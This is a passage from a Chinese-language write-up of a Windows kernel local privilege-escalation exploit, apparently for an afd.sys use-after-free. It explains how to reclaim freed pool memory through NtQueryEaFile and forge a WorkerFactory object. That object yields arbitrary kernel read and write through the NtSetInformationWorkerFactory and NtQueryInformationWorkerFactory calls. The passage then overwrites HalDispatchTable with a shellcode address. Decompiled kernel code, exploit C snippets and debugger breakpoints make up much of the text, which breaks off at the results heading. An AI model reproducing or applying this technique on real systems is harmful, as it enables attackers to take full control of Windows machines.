所以有：EaList --->FakeWorkerFactory

EaIndex---> FakeObjSize

再来看看 fpQueryEaFile 的反汇编代码。

```
288  if ( ViVerifierDriverAddedThunkListHead )
289  {
290    v15 = (_UNICODE_STRING *)ExAllocatePoolWithTagPriority(
291                               NonPagedPool,
292                               EaListLength,
293                               0x20206F49u,
294                               (EX_POOL_PRIORITY)((MmVerifierData & 0x10 | 0x40u) >> 1));
295    v14 = v15;
296    if ( !v15 )
297      RtlRaiseStatus(-1073741670);
298    P = v15;
299  }
300  else   v14看上去不可控，但经过前面的构造，释放的内存大小是0x100，申请内存大小同样是0x100，v14会占用之前的释放内存
301  {
302    v14 = (_UNICODE_STRING *)ExAllocatePoolWithQuotaTag(NonPagedPool, EaListLength, 0x20206F49u);申请内存
303    P = v14;
304  }
305  memmove(v14, EaList, EaListLength);拷贝内存到目的地址
306  v16 = (int *)v14;
307  v45 = (int *)v14;
308  v17 = EaListLength;
309  while ( 1 )
310  {
311    if ( v17 < 5 )
312    {
313      ExFreePoolWithTag(v14, 0);
314      v9->Status = -2147483628;
315      v9->Information = 0164;
316      return -2147483628;
317    }
318    v19 = *((unsigned __int8 *)v16 + 4) + 6;
319    if ( v17 < v19 )
0043E192 NtQueryEaFile:302 (1404C7F92) (Synchronized with IDA View-A)
```

执行这个函数之后，伪造的数据就被拷贝到了之前释放的 pool 处，然后根据相应的函数操作 WorkFactory 的内存，就可以实现任意地址写和读了。

但是这里有一个关键点，就是在函数的最后，它会释放内存，如下图：

```
327   if ( ((*((unsigned __int8 *)v16 + 4) + 9) & 0xFFFFFFFC) != *v16 )
328     break;
329   if ( *v16 < 0 )
330     break;
331   v17 -= *v16;
332   if ( v17 < 0 )
333     break;
334   v16 = (int *)((char *)v16 + (unsigned int)*v16);
335   v45 = v16;
336 }
337 ExFreePoolWithTag(v14, 0);
338 v9->Status = 0x80000014;
339 v9->Information = (int)v16 - (int)v14;
340 return 0x80000014;
341}
0043E2EA NtQueryEaFile:337 (1404C80EA) (Synchronized with IDA View-A)
```

这就意味着，我们操纵的，仍然是一个已经释放的内存，所以需要注意调试的速度。如果 pool 被再次替换受控和释放，我们的读取和写操作将失败，结果将是错误检查。所以读取和写入必须在每次之后立即完成。

4.2 第二步：任意写实现

任意地址写，是通过 SetInformationWorkerFactory 函数实现的，原理如下图：

```
175 result = ObReferenceObjectByHandleWithTag(Handle, 4u, ExpWorkerFactoryObjectType, v5, 0x746C6644u, &Object, 0i64);
176 v9 = (unsigned __int64 *volatile *)Object;
177 BugCheckParameter2 = (ULONG_PTR)Object;
178 if ( result < 0 )
179   return result;
180 if ( a2 != 8 )
181 {
182   v10 = 0;
183   v81 = 0;
184   v11 = 0;
185   v71 = 0;
186   if ( a2 == 10 || a2 == 4 || a2 == 5 )
187   {
188     v71 = 1;
189     v42 = KeGetCurrentThread();
190     --v42->KernelApcDisable;
191     v43 = (char *)Object + 136;
192     if ( _interlockedbittestandset64((volatile signed __int32 *)Object + 34, 0i64) )
193       ExfAcquirePushLockExclusive(v43);
194     v9 = (unsigned __int64 *volatile *)Object;
195   }
196   v12 = 1;
197   v13 = *v9;
198   LockHandle.LockQueue.Lock = *v9;
199   LockHandle.LockQueue.Next = 0i64;
200   v14 = KeGetCurrentIrql();
201   __writecr8(2ui64);
202   LockHandle.OldIrql = v14;
203   v15 = 0i64;
204   v16 = KeGetCurrentPrcb();
205   if ( _bittest(&dword_1401FA844, 0x10u) )
206   {
207     v17 = 1;
208     v76 = __rdtsc();
209     v72 = v16->InterruptCount;
210   }
0003A516 NtSetInformationWorkerFactory:175 (14003AF16) (Synchronized with IDA View-A)

1、通过红色方框内容索引Handle，得到object；
2、通过金色方框的object，实现内存的任意写。
3、一次只能写一个DWORD，所以对x64系统而言，你需要调用2次

651 LABEL_100:
652   PerfLogSpinLockRelease(LockHandle.LockQueue.Lock, retaddr, v38, v15);
653   goto LABEL_101;
654 }
655 v64 = v77;
656 if ( !(_DWORD)v77 )
657 {
658   v64 = KeNumberProcessors_0;
659   v9 = (unsigned __int64 *volatile *)Object;
660 }
661 *(_DWORD *)(*(_QWORD *)(*(_QWORD *)Object + 0x18i64) + 0x2Ci64) = v64;
662 ObfDereferenceObject((PVOID)v9);
663 return 0;
664}
000CCE2D NtSetInformationWorkerFactory:661 (1400CD82D) (Synchronized with IDA Vi
```

在第 175 行，传入 handle，通过 ObReferenceObjectByHandleWithTag 函数索引，就可以得到 object，这个 object 就是我们代码里面的变量 a。在 NtSetInformationWorkFactory 函数里面，任意写是这行代码：

*(_DWORD *)(*(_QWORD *)(*(_QWORD *)Object + 0x18i64) + 0x2Ci64) = v64;

而我们在执行选择 NtSetInformationWorkerFactory 时，选择的是 WorkerFactoryAdjustThreadGoal（0x8），等于 8，会直接运行到 NtSetInformationWorkerFactory 的 655 行，然后会执行任意地址写。也就是说，如果我们需要在目标地址 kHalDsipatchTableQueryAddr 写入 shellcode 地址，那么，就需要让

*(_DWORD *)(*(_QWORD *)(*(_QWORD *)Object + 0x18i64) + 0x2Ci64) = shellcode 地址高四位

*(_DWORD *)(*(_QWORD *)(*(_QWORD *)Object + 0x18i64) + 0x2Ci64) = shellcode 地址低四位

这就意味着：

*(_QWORD *)(*(_QWORD *)Object + 0x18i64) + 0x2Ci64 等于 kHalDsipatchTable 地址，那么，当系统调用该函数赋值的时候，就会把 shellcode 地址高四位或低四位写入 HalDsipatchTable。所以，写入 shellcode 地址时，需要把高四位和第四位分开写：

*(_QWORD *)(*(_QWORD *)Object + 0x18i64) = kHalDsipatchTable – 0x2C（低 4 位）

*(_QWORD *)(*(_QWORD *)Object + 0x18i64) = kHalDsipatchTable – 0x2C + 4 （高 4 位）


正好对应我们的代码：

```
*(PVOID*)(a + 0x18) = (PVOID)(kHalDsipatchTableQueryAddr - 0x2C);
*(PVOID*)(a + 0x18) = (PVOID)(kHalDsipatchTableQueryAddr - 0x2C + 0x04);
```

构造完毕之后，就可以把 shellcode 的地址写入了：


```
static ULONG_PTR ShotAddress = (ULONG_PTR)ShellCode;
DWORD what_write2 = ShotAddress >> 32 & 0xffffffff;
DWORD what_write1 = ShotAddress & 0xffffffff;

fpSetInformationWorkerFactory(hWorkerFactory, WorkerFactoryAdjustThreadGoal,
&what_write1, 0x4);
fpSetInformationWorkerFactory(hWorkerFactory, WorkerFactoryAdjustThreadGoal,
&what_write2, 0x4);
```



4.3 第三步：任意读实现

任意地址读，是通过 NtQueryInformationWorkerFactory 函数实现的，原理如下图：



由上图可知：

1、输入的内存长度必须是 0x78；

2、选择的读取地址是(QWORD*)object+0x10；

3、第二个参数必须等于 7，也就是要等于 WorkerFactoryBasicInformation

现在我们来看第 81 行代码，是这样写的：

Src[11] = *(_QWORD *)(v14[0x10] + 0x180i64);

所以在构造 object 的时候，目标地址需要减去 0x180，写为：

```
*(ULONG_PTR*)(pFakeObj + 0x10) = (ULONG_PTR)kHalDsipatchTable + sizeof(PVOID) - 0x180 ;
```

然后构造 fpQueryInformationWorkerFactory 为：

```
static BYTE kernelRetMem[0x78];
memset(kernelRetMem, 0, sizeof(kernelRetMem));
fpQueryInformationWorkerFactory(hWorkerFactory,
      WorkerFactoryBasicInformation, (0x7)
      kernelRetMem,
      0x78,
      NULL);
kfpHaliQuerySystemInformation = *(PVOID*)(kernelRetMem + 8 * 0xB);
```

5、调试经验

0 e Disable Clear　fffff880`05161581 e 1 0001 (0001) afd!AfdReturnTpInfo+0xe1

1 e Disable Clear　fffff800`0432dfe1 e 1 0001 (0001) nt!NtQueryEaFile+0x171




图 1 第一次执行 IoFreeMdl 前的目标内存




图 2 第一次执行 IoFreeMdl 后和第二次执行 IoFreeMdl 前的目标内存




图 3 第二次执行 IoFreeMdl 后的目标内存

图 4 NtQueryEaFile 函数拷贝内存时的目标内存

6、实验数据和提权结果